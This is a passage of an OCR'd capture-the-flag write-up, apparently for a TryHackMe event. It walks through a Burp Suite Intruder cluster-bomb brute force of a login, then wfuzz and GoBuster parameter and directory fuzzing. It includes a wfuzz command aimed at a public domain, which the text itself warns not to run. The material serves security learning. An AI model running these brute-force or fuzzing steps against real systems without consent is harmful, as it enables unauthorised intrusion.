Firstly, enter the IP on the browser search bar. Open Firefox and click on the FoxyProxy browser extension and select Burp(for all URLs). Go to the BurpSuite application and click the Proxy tab then click the button ”Intercept is on”. Next, go back to ButpSuite and press forward under Proxy and we will get the username and the password that we sign in just

now. Right click to send to Intruder (Ctrl+I) works as well. Go to the Intruder tab, we will see the request . Under the 'Position' tab, clear all the payload markers and select the username and password to add as positions. After that, select "Cluster Bomb" as Attack type. Click the 'Payloads' tab and set the username and password for set 1 and set 2. Once we press start attack, we will get the username and password with different length. Enter the correct username and password on the browser, we will get the flag.

Day 4: Web Exploitation – Santa's watching
Tools used: Firefox
Solution/walkthrough:

Question 1
Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)


Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!


ANS: wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

Question 2

Use GoBuster **(against the target you deployed -- not the shibes.xyz domain)** to find the API directory. What file is there?

Run the command of gubuster and search for [ip]/api/ on the browser and we will see the sit-log.php file.







Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?


Download the wordlist file from the tryhackme website.




Run the command to get the info of the ID in the file.



Get the payload with different Chars.



